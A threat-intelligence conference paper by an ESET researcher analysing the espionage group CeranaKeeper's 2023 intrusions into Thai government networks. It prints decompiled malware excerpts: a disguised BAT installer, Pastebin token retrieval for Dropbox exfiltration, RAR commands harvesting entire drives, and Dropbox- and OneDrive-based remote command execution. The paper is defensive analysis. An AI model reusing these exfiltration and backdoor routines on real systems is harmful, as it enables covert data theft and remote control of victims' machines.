2024
DUBLIN

2 - 4 October, 2024 / Dublin, Ireland

CERANAKEEPER: A RELENTLESS, SHAPE-SHIFTING GROUP TARGETING THAILAND

Romain Dumont

ESET, Canada

romain.dumont@eset.com

ABSTRACT

Since the middle of 2023, we have observed a series of attacks against institutions in Thailand from a group we named and track as CeranaKeeper. *ESET* researchers believe this group is aligned with China's interests.

We will describe how, from the moment the group successfully secured a foothold inside the network, the operators developed and deployed a substantial number of components to retain their access, perform lateral movements, and gather large amounts of data.

Our visibility into this campaign revealed a group driven by a constant will to update its backdoor to evade detection and to diversify its exfiltration methods. We will describe how the developers leveraged popular, legitimate cloud and file-sharing services such as *Dropbox* and *OneDrive* to implement custom backdoors and extraction tools.

Most notably, the group devised a novel technique using *GitHub*'s pull request and issue comment features to create a stealthy reverse shell. The analysis of those components will show the carefulness of the developers and how they cover their tracks.

We will also detail the way the threat actor pivots inside the network, turns compromised machines into update servers, and deploys single-use harvesting components when collecting entire file trees.

Finally, we will see that, throughout its fast-paced evolution, the cyber espionage group inadvertently left clues that provided us with insight into its development process.

INTRODUCTION

CeranaKeeper is a China-aligned cyber espionage group active since at least the beginning of 2022, mainly targeting governmental entities in Southeast Asia. The group is known for its documented components TONEINS, TONESHELL, and PUBLOAD; usage of publicly available tools; and exfiltration techniques using cloud and file-sharing services. Some CeranaKeeper activities have been attributed to Mustang Panda (a.k.a. Earth Preta or Stately Taurus) by *Talos* [1], T*rend Micro* [2], and *Palo Alto Networks Unit 42* [3]. As we will explain, after an extensive analysis of public reporting and of our own visibility into the group, we have decided to track this activity cluster as the work of a separate threat actor that we have named CeranaKeeper.

In 2023, *ESET Research* observed several campaigns carried out by CeranaKeeper targeting governmental institutions in Thailand. These attacks leveraged revamped versions of the aforementioned components and a new set of tools that abuse service providers such as *Pastebin*, *Dropbox*, *OneDrive* and *GitHub* to execute commands on compromised computers and exfiltrate sensitive documents.

Throughout these attacks, the creativity and adaptability of the group stood out, but more importantly, so did its aggressiveness and greediness. After its operators have obtained a foothold inside a network, they attempt to move laterally and turn certain compromised machines into proxies or even into update servers.

They would try, day in and day out, to exfiltrate as much information as possible by continuously deploying never-seen exfiltration tools and backdoors. Their extensive use of wildcard expressions for traversing sometimes entire drives clearly showed their aim was massive data siphoning. We were able to observe and analyse their persistent effort to implement and update a wide diversity of components to reach new levels of covertness. However, they inadvertently left some metadata in their code that provided us with some insight into their development process.

The first part of this paper will describe the different methods the group uses to gain access and move laterally to further compromise the entire network of a target. Then, we will talk about the single-use tools it has delivered to backdoored systems and used to exfiltrate gigabytes of data. Finally, with the knowledge gathered, we will give our take on attributing this series of attacks.

TURNING A COMPROMISED MACHINE INTO AN UPDATE SERVER

The compromise vectors that CeranaKeeper used have yet to be found. On the other hand, we noticed a few lateral movement techniques the group has used to gain access to other machines on the local network. Our research revealed that in the middle of 2023, a compromised machine conducted brute-force attacks against a domain controller server inside the local network of a governmental institution in Thailand. It appeared the attackers were successful and managed to log in with privileged access on this machine. The operators installed their TONESHELL backdoor and a few hours later they deployed a simple tool to dump credentials from memory using the *Windows* `MiniDumpWriteDump` function [4] [5]. After that, the attackers used the legitimate *Avast* driver `aswarpotx64.sys` [6] [7], along with a custom userland application, to terminate any security products running on the server. This technique is known as BYOVD, for Bring Your Own Vulnerable Driver [8].

From this compromised server, the operators used a remote administration console to deploy and execute their backdoor on other computers in the network. At first, the operators used the existing remote shell connections on compromised machines to drop and execute updater scripts. A BAT script downloaded and executed an MSI archive from the temporary file hosting website tmpfiles[.]org, terminated the current version of the backdoor, and re-created a scheduled task to run the new one.

After a few updates, the operators decided to leverage their privileged access on the compromised server to store updates for their backdoor. Since they had already used their elevated privileges to disable all the security products on that machine, it allowed the attackers to be stealthier. Once again using the remote administration console from the compromised domain controller, a new BAT script was delivered and executed on the machines in the network. The redacted script is shown in the following code snippet:

```
@echo off
net use * /del /y
net use \\[redacted].4 <PASSWORD> /user:<DOMAIN>\<USER>
copy \\[redacted].4\c$\perflogs\admin\*.* c:\users\public\*.*
msiexec.exe /i c:\users\public\chromeupdate.msi /qr
schtasks /create /tn "MicrosoftUpdate" /V1 /tr "\"C:\windows\security\templates\
TurboActivate.exe\" Startup" /sc onstart /ru system /f
schtasks /tn "MicrosoftUpdate" /run
del c:\users\public\16.bat
del c:\users\public\*.msi
net use * /del /y
```

This BAT script is particularly interesting as it denotes the operators' efforts to stay under the radar. They use legitimate names for the files and the scheduled tasks they create and make sure that they delete the updater script and archive once the installation is done.

Exploitation of the domain controller allowed the attackers to obtain Domain Admin privileges on the server and extended their reach to other machines in the same domain via the remote administration console. This allowed the attackers to move to the next phase and achieve their true goal: data harvesting.

MASSIVE EXFILTRATION

After deploying their TONESHELL backdoor and performing a few lateral movements, it appears that the attackers found and selected a couple of compromised computers of sufficient interest to deploy previously undocumented, custom tools. These support tools were used to facilitate the exfiltration of documents to public storage services and also to act as alternative backdoors.

The development and deployment of this collection of tools shows the attackers' desire to diversify their toolset and shift the group's exfiltration methods to legitimate service providers in order to camouflage its operations. Something that is quite peculiar is that, even though the group surely invested a lot of time implementing these various techniques, most often they were only used a couple of times.

As described by *Palo Alto Networks Unit 42* in the *Exfiltration* section of [3], in past campaigns the threat actor used rar.exe to gather and archive files of interest. The curl.exe program was then executed to exfiltrate the compressed data either to an FTP server or to the file-hosting service *Dropbox*.

The first of a series of unknown components we discovered in June 2023 was a slightly modified Python implementation of this exfiltration method.


WavyExfiller: a Python uploader

The sample we analysed is a Python package compiled using PyInstaller [9] that contains upload2.pyc, a malicious compiled script. We named this script WavyExfiller due to the .wav extension of the file that contains file masks used for searching documents to compress and exfiltrate. The Python package itself is conveniently named SearchApp.exe. and has a SHA-2 of E7B6164B6EC7B7552C93713403507B531F625A8C64D36B60D660D66E82646696.

After decompilation, the script revealed three main functions:

- auth, responsible for retrieving an encrypted *Dropbox* token from a *Pastebin* page
- backup, responsible for creating password-protected RAR archives of *all* documents found under all users' personal directories
- upload, responsible for uploading the archives to *Dropbox* using the official *Dropbox* SDK for Python [10].

As seen in Figure 1, WavyExfiller retrieves a string from https://pastebin[.]com/raw/5yympk1Q and decrypts it with a Caesar cipher [11]. This example employs the classical shift left three (or 3) decryption key, which is hard coded in the sample. Here, the decrypted result is a *Dropbox* token.



```
def auth():
    global set_day
    global db_token
    try:
        head = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0', 'Accept-Language': 'en-US,en;q=0.5',
        'Sec-Fetch-Dest': 'document', 'Sec-Fetch-Mode': 'navigate', 'Sec-Fetch-Site': 'none'}
        req = requests.get('https://pastebin.com/raw/5yympk1Q', headers = head, verify = False, timeout = 10)
        result = ''
        for char in req.text:
            if char.isalpha():
                char_code = ord(char) - 3
                if char.isupper():
                    if char_code < ord('A'):
                        char_code += 26
                else:
                    if char_code < ord('a'):
                        char_code += 26
                result += chr(char_code)
            else:
                result += char
        result = result.split(';')
        if len(result) > 1:
            set_day = result[1]
        db_token = dropbox.Dropbox(result[0])
```

Figure 1: Dropbox token retrieval.

Note that this *Pastebin* page no longer serves the expected token but returns an error message.

The `backup` method executes two *WinRAR* commands of the form:

- `C:\ProgramData\Microsoft\Rar.exe a -r -v50m -n@C:\Windows\media\check.wav -ta<CURRENT_DATE>000000 -hp[REDACTED] c:\windows\help\en-us\<HOSTNAME>c.rar c:\users\*.*`
- `C:\ProgramData\Microsoft\Rar.exe a -r -v50m -n@C:\Windows\media\check.wav -ta<CURRENT_DATE>000000 -hp[REDACTED] c:\windows\help\en-us\<HOSTNAME>d.rar D:\*.*`

The archive command executed uses these *WinRAR* switches:


- `r` for directory recursion
- `v` creates as many 'volumes' as needed of at most 50 MB
- `n@` instructs *WinRAR* to read a specific file containing a list of file masks
- `ta` to only process files modified after the given date
- `hp` uses the password `[REDACTED]`.

As the commands suggest, CeranaKeeper is rather greedy when it comes to stealing files. The archives are stored in the folder `c:\windows\help\en-us\` and the `upload` function simply uses the `files_upload` [12] method of the *Dropbox* API to exfiltrate the archives. Before its termination, the script deletes the archives.

PixelDrain variant

In October 2023, a variant (SHA-2: `451EE465675E674CEBE3C42ED41356AE2C972703E1DC7800A187426A6B34EFDC`) was observed hidden under the name of `oneDrive.exe`. This new version uses the file-sharing service PixelDrain [13] to exfiltrate archived files. The API key is hard coded inside the compiled script instead of fetched from *Pastebin*. However, according to the PixelDrain API documentation [14], listing uploaded files requires authentication; therefore it was not possible to check whether the exfiltration operation was successful.

With this variant, the group stepped up its level of greediness and tried to collect files from other potentially mapped drives ranging from letter D to N, as illustrated in Figure 2.



```
def backupDate(setDay):
    os.popen("del C:\\Windows\\Help\\en-us\\*.rar")
    time.sleep(10)
    day = setDay
    com = "C:\\ProgramData\\Microsoft\\Rar.exe a -r -v1m -n@C:\\Windows\\media\\check.wav -ta{}000000 -hp[redacted]
    C:\\Windows\\Help\\en-us\\{}2c.rar C:\\users\\*.*".format(day, str(os.popen("hostname").read())[-5:-1])
    os.popen(com)
    check("rar")
    for c in ["D", "E", "F", "G", "H", "I", "J", "K", "I", "M", "N"]:
        disk = c + ":"
        if os.path.isdir(disk):
            com2 = "C:\\ProgramData\\Microsoft\\Rar.exe a -r -v1m -n@C:\\Windows\\media\\check.wav -ta{}000000 -hp[redacted]
            C:\\Windows\\Help\\en-us\\{}2{}.rar {}\\\\*.*".format(day, str(os.popen("hostname").read())[-5:-1], c, disk)
            os.popen(com2)
```


Figure 2: Traversing and collecting files from a list of drives.

DropboxFlop: a Python backdoor abusing Dropbox

In October 2023, around the same time that we found the PixelDrain variant, we discovered a new PyInstaller package. The SHA-2 hash of the sample is `DAFAD19900FFF383C2790E017C958A1E92E84F7BB159A2A7136923B715A4C94F`. After extraction, a compiled Python file caught our attention: `dropboxflop.pyc`. It seems that CeranaKeeper used a publicly available project called dropflop_client [15] to obtain a reverse shell with upload/download capabilities.

The previously documented `auth` method is still present (as `getAuth`). It retrieves the encrypted *Dropbox* token via a GET request to `https://pastebin[.]com/raw/9T1qFbsb`; unfortunately no longer available.

DropboxFlop relies heavily on the presence of files in the remote *Dropbox* repository. The backdoor starts by creating a folder named `<Computer name>-<MAC as an integer>`, followed by `SYS` if the user is an administrator, as seen in Figure 3.




```
def firstRun():
    try:
        setAgentName()
        dbx.files_create_folder('/%s' % agentName)
    except Exception as e:
        pass


def setAgentName():
    global agentName
    if ctypes.windll.shell32.IsUserAnAdmin():
        agentName = '%s-%s%s' % [platform.node(), str(uuid.getnode()), 'SYS']
    else:
        agentName = '%s-%s' % [platform.node(), str(uuid.getnode())]
```

Figure 3: Create a Dropbox folder unique to the compromised machine.

The implant proceeds to instantiate an `agentNotifier` class object that acts as a heartbeat mechanism. It updates a file called `lasttime` with the Unix epoch value of the current time, every 15 seconds.

A `taskChecker` class object is also instantiated that checks for the presence of a file named `tasks`. If the file exists, the implant downloads and parses it as a JSON file. The backdoor expects an array of `tasks` objects, and for each of them, the backdoor executes the string associated with the `COMMAND` object in a new process, retrieves the result via an anonymous pipe, and sends the result by updating the content of the file `output`, as shown in Figure 4.




```
def ExecuteUpdate(command):
    cm1 = command[0]
    data = ''
    try:
        p = subprocess.Popen(cm1, stdout= subprocess.PIPE, stderr = subprocess.STDOUT)
        for x in p.stdout:
            data += x.decode('utf-8')
    except Exception as err:
        data = err
        return data

def split_data(cmd):
    data = ExecuteUpdate(cmd.split(';'))
    return data


def doTask(command, task):
    mode = dropbox.files.WriteMode.overwrite
    output = {}
    path = '/%s/output' % agentName
    try:
        _, res = dbx.files_download(path)
    except Exception:
        dbx.files_upload(json.dumps(output).encode('utf-8'), path, mode)
        _, res = dbx.files_download(path)
    output = json.loads(res.text.replace('\n', ''))
    if command.startswith('{SHELL}'):
        cmd = command.split('{SPLIT}')[1]
        output[task] = {'OUTPUT', split_data(cmd)}
    try:
        dbx.files_upload(json.dumps(output).encode('utf-8'), path, mode)
        completedTasks.append(task)
```

Figure 4: Excerpt of Python code responsible for executing commands and sending the results.

OneDoor: a C++ backdoor abusing OneDrive

A couple of days after deploying the Python backdoor DropboxFlop, CeranaKeeper returned with a statically linked C/C++ backdoor abusing *OneDrive* that we called OneDoor. The sample (SHA-2: `3F81D1E70D9EE39C83B582AC3BCC1CDFE038F5DA31331CDBCD4FF1A2D15BB7C8`) was named `OneDrive.exe`. The file mimics the legitimate executable from *Microsoft*, as shown in the properties view in Figure 5.



Property	Value
Description	
File description	Microsoft OneDrive
Type	Application
File version	17.3.6943.625
Product name	Microsoft OneDrive
Product version	17.3.6943.625
Copyright	© Microsoft Corporation. All rights reserved.
Size	1.80 MB
Date modified	2023-10-08 10:36 PM
Language	English (United States)
Original filename	OneDriveUpdate.exe

Figure 5: OneDoor file properties.

This malware has an exports directory that reveals an internal name: `HTTPSTEST.exe`. The executable exports 92 functions belonging to the statically linked cJSON [16] library version 1.7.15. Additionally, OpenSSL 1.1.0f and curl 7.55.0 are also statically linked.

OneDoor behaves in a similar fashion to the DropboxFlop backdoor, but uses the OneDrive REST API of the Microsoft Graph API [17] to receive commands and exfiltrate files.


It starts by creating a log file called `BCLog.txt` and tries to access a file named `config.ini` in the same directory. If it's not present, the malware uses a hard-coded buffer but it is empty in that sample. The file (or buffer) starts with a 16-byte key, followed by a 16-byte initialization vector (IV). The rest of the data is decoded using the Base64 algorithm. Once decoded, the result is decrypted using AES-128 in CBC mode. The plaintext should contain a URL.

Using the statically linked libcurl library, the component makes an HTTP GET request to the decrypted URL with the generic User-Agent header:

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.51 Safari/537.36
```

The response should contain a *OneDrive* token stored in a global variable preceded by the string `Authorization: Bearer`. Every request made to *Microsoft OneDrive* uses the same User-Agent and retrieved token.

OneDoor proceeds to retrieve the ID of the special folder `approot` [18] by issuing an HTTP GET request to `https://graph.microsoft.com/v1.0/me/drive/special/approot`, as shown in Figure 6.




```
v4 = curl_slist_append(0, g_Authorization_Bearer_token);
v5 = curl_slist_append(
       v4,
       "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844"
       ".51 Safari/537.36");
curl_easy_setopt(curl_handle, 10023, v5);
curl_easy_setopt(curl_handle, 10002, "https://graph.microsoft.com/v1.0/me/drive/special/approot");
curl_easy_setopt(curl_handle, 52, 1);
curl_easy_setopt(curl_handle, 75, 1);
curl_easy_setopt(curl_handle, 20011, f_curl_write_callback);
curl_easy_setopt(curl_handle, 10001, &response_chunk);
curl_easy_setopt(curl_handle, 13, 300);
res = curl_easy_perform(curl_handle);
curl_easy_reset(curl_handle);
curl_easy_cleanup(curl_handle);
curl_slist_free_all(v5);
```

Figure 6: Code snippet to retrieve the ID of the special folder approot.

The `approot` folder represents the application's personal folder. The result of the query is a JSON-formatted buffer where the `id` element is extracted and stored in a global variable. From this folder, the `id` of the folders `E`, `F` and `D` are retrieved. Each of these folders is used for a specific purpose, detailed in the following sections.

Similar to the decoding and decrypting of the `config.ini` file, the malware retrieves the plaintext of the file `errors.log` or, if it doesn't exist, the content of a hard-coded buffer. The decrypted data should contain a PGP-armoured public key and, in this case, a 1024-bit RSA key. Figure 7 shows the output of a helper script we developed.




```
Encrypted data:
b'df41b4e2fe7a4d02813a66c9586fb369aC8PnhcLk2RYJAcsrPomBm17o5jJyg01Kh8q+
Wmo7JmY4ftPdfp4ef77ZnHqVvD1yH3dw1DzypaxWzfrdLLWVhaWmoC2hJvajCcChzqBSIXz
WlDaPvwUQEymDa0nD+2Ib6CGQrgp05KGNvC6rWEeELdrIe1qAoXd0fGRkB+4qYTtBaWvr0w
bdJxBksQvwNYKFwdBqCnrDUiaXE9XrNQDn7o9w7IeF+i/pHopDbe0HL3i9ryHJ8TByRYg7+
UzOxvCecfGMuhUY76yVg8IIYEo11z2IBuFyYRDBlw8IGKya3KHZ6iOrMrEzNtah6ze2/5Gz
QfK4hJ2JjevxO9rARdF5rxanweH4kR6CR8xRkibvh6FoU1wrYMqf87sJfWJ2ust'
Plaintext:
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDMxGUi+X9ityojf6V2WBBA2hff
CT1VwpcRCBWCPL8hYFot5jvhibaddmXMdoVFF162cD54SF931iBEjDvtVB9ul+QE
Vue3L2+G61U+hKLo2HdwijZe5hZLZiEQV8XIOHVSpdDZ923OFGBuieqGgCeV1S3k
PGGle8ZpuMTtiUea2QIDAQAB
-----END PUBLIC KEY-----
{'_n': Integer(14379239553066587496412150257040704597043656478347719033
02385998963685389480334051038276752514362458974239074920899690002769418
23942231883618792559068113064419241380892897844632666143816566708145009
67237994233760159569197577413438833927478341236395839206103745578080923
5699620907867304607844829953884577831641), '_e': Integer(65537)}
```

Figure 7: Output of our helper script decrypting and loading the public key.

A 16-byte key and an IV are randomly generated and encrypted with RSA using PKCS #1 padding and the decrypted public key. The ciphertext is uploaded to *OneDrive* in the `approot` folder under the file `cowork.txt` using an HTTP PUT request to `https://graph.microsoft.com/v1.0/me/drive/items/<approot_id>:/cowork.txt/content`, where `<approot_id>` is replaced with its actual value.

Lists of files under the `E` and `F` folders are retrieved via GET requests to `https://graph.microsoft.com/v1.0/me/drive/items/<folder_name>/children`, where `<folder_name>` is one of the two letters. The lists are formatted as a JSON object and for each child the `name`, `id`, and `@microsoft.graph.downloadUrl` attributes are put into two special lists (see Figure 8).



```
child_name = get_object_item(child, "name", 1);
child_id = get_object_item(child, "id", 1);
child_downloadUrl = get_object_item(child, "@microsoft.graph.downloadUrl", 1)
v29 = child_downloadUrl;
if ( (!child_name || LOBYTE(child_name->type) != 0x10)
  && (!child_id || LOBYTE(child_id->type) != 0x10)
  && (!child_downloadUrl || LOBYTE(child_downloadUrl->type) != 0x10) )
{
  break;
}
v30 = (download_files_t *)operator new(0x48u);
```

```
00000000 file_list_entry_t struc ;
00000000 next            dd ?
00000004 prev            dd ?
00000008 file_attributes dd ?
0000000C file_list_entry_t ends
0000000C
00000000 ; ---------------------
00000000
00000000 file_attributes_t struc ;
00000000 id                 cpp_str_t
00000018 name               cpp_str_t
00000030 downloadUrl        cpp_str_t
00000048 file_attributes_t ends
```

Figure 8: Code and structure used to store file attributes.

For each list, a dedicated handler thread is started. Both threads download the files using their `name` attributes and their contents are decoded using Base64 and decrypted with AES-128 in CBC mode using the previously generated key-IV pair.

E folder thread: execute command

The implant concatenates the string `cmd /c` with the decrypted data and treats that string as the `CommandLine` parameter to CreateProcessA [19]. The result (standard output and error) is retrieved via redirection to an anonymous pipe.

Using the converse of the decoding/decrypting routine, the malware encrypts, encodes, and sends the data to be stored in the `D` folder; the current file entry attribute `@microsoft.graph.downloadUrl` is used as the destination filename. The upload is done via a PUT request similar to the upload of the `cowork.txt` file. Finally, the file entry is removed from the list and the remote file is deleted from *OneDrive* via a DELETE request to `https://graph.microsoft.com/v1.0/me/drive/items/<id>`, where `<id>` is replaced by the `id` attribute of the current file entry.

F folder thread: file upload

The decrypted data is stored in a temporary folder. Depending on the success of this operation, using the same encrypting/encoding routine explained earlier, the malware enciphers one of the following messages:

- `Upload succeed\r\n`
- `Upload faild\r\n`

The result of these transformations is stored in the `D` folder and the current file entry attribute `@microsoft.graph.downloadUrl` is used as the destination filename. Just like for the `E` folder thread, the current file entry is removed from the list and the remote file is deleted from *OneDrive*.

